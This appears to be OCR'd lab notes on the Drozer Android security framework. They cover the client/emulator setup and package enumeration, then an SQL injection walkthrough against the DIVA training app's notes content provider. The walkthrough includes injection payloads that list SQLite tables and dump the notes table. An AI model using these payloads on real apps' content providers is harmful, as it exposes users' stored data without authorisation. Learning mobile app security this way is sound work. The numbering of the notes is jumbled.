a. DrozerFramework:

b. Comprehensive security audit and attack framework for android c.
Made by MWR Labs


d. Available for Windows, Linux and Android.

e. Works on client (santoku) and server (Genymotion) setup.

f. Download the drozerapk file from **https://labs.mwrinfosecurity.com/tools/drozer/** a.
Drozer-agent-2.3.3.apk in the Genymotion :

i. Satntoku@santoku:$ adb install drozer-agent-2.3.3.apk check in the Genymotion where drozer agent is installed.


ii. Open the drozer server and at the bottom you can finds embedded server OFF or ON. Just click on OFF and check it is ON / started at **port 31415 (may be other port also).** Now server started in the Genymotion.



Started embedded server on port 31415.

iii. Drozer client is already available in the santoku OS, just move **suntoku→ reverse engineering →Drozer.**

iv. Just move to the santoku@santoku :$ droszer



```
usage: drozer [COMMAND]

Run `drozer [COMMAND] --help` for more usage information.

Commands:
           console  start the drozer Console
            module  manage drozer modules
            server  start a drozer Server
               ssl  manage drozer SSL key material
           exploit  generate an exploit to deploy drozer
             agent  create custom drozer Agents
           payload  generate payloads to deploy drozer
```

v.

Now both the things are setup means client at santoku and server at Genymotion.

vi. Now next step is to do port forwarding.

vii. santoku@santoku:$ **adb forward tcp:31415 (port of drozer server) tcp:31415**

viii. santoku@santoku:$ **drozer console connect.**

ix.

x. Will take some time and we will be in the shell of Drozer.

xi. dz> (drozer prompt)

b. Drozer have so many modules from vulnerability scanning to exploitation.

c. dz>ls // shows all the module of the drozer.

d. If you wants to list out all the package from the target (which is Genymotion in our case)

e. If we wants to run any module the just use **dz> run (module name)** f. **dz> run app.package.list** \\ It shows all the package of application available in the target, indirectly it gives the information regarding list of application installed on the target.

g. **dz> run app.package.list –f diva // -f search package which may have string diva from all the packages**

h. If you check carefully you can find the jakhar.aseem.diva (Diva) mobile application.

i. Support if you are interested to find the debuggable android application then use

j. **dz> run app.package.debuggable**, it again show two application i.e, dz and diva.

k. If you wants to know the attack surface, means what kind of attacks you can perform.

l. dz> run app.package.attacksurface jakhar.aseem.diva

m. It shows 3 activities and 1 content provider.

n. **dz> run app.package.info [package name]** // give the information about the package with path and permission also.

g. **Practical : SQL Injection using Drozer**

h. Steps will be

a. Hacker is connected using drozer console

b. Find the app name

c. Two ways to identify injection

i. Find all the URIs and query them

1. dv > run app.provider.finduri jakhar.aseem.diva

a. content://jakhar.aseem.diva.provider.notesprovider/notes/

b. content://jakhar.aseem.diva.provider.notesprovider

c. content://jakhar.aseem.diva.provider.notesprovider/

d. content://jakhar.aseem.diva.provider.notesprovider/notes

e. Now query each of them

2. dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider (may not work)

3. **dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/**

a. so we are able to query the URI (local content provider) successfully

b. but it is difficulty to query each of the URI and test all in the case when you have huge number of URIs. In that case use scanner module to find the injection.

4. **dz> run scanner.provider.injection –a jakhar.aseem.diva** a. it show that not vulnerable, injection projection and injection in selection categories.

   b. Injection in projection

      i. content://jakhar.aseem.diva.provider.notesprovider/notes

      ii. content://jakhar.aseem.diva.provider.notesprovider/notes/

   c. Injection in selection

      i. content://jakhar.aseem.diva.provider.notesprovider/notes

      ii. content://jakhar.aseem.diva.provider.notesprovider/notes/

5. Understand the selection and projection

   Projection means choosing which columns (or expressions) the query shall return.

   Selection means which rows are to be returned.

   If the query is

   select a, b, c from foobar where x=3;

   Then "a, b, c" is the projection part, "where x=3" the selection part.

6. **dz>run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ - - selection “’”**

   a. Shows error , means injectable.

7. **dz>run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ -- projection “’”**

   a. Show error, means injectable.

8. So there are can be injection in the projection and selection method using ‘ because it shows error message.

9. **dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ - - projection “* FROM SQLITE_MASTER WHERE type=’table’; --“**

10. or this may work

11.
```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --selection “* FROM SQLITE_MASTER WHERE type=’table’; --“
```

   a. it show the various table but of our interest is note table.

12.
```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --selection “* FROM notes; --“
```

13. It shows that content of the table.

References :

1. https://labs.f-secure.com/tools/drozer/
2. https://labs.f-secure.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf
3. https://github.com/FSecureLABS/drozer
4. https://medium.com/@ashrafrizvi3006/how-to-test-android-application-security-using
   drozer-edc002c5dcac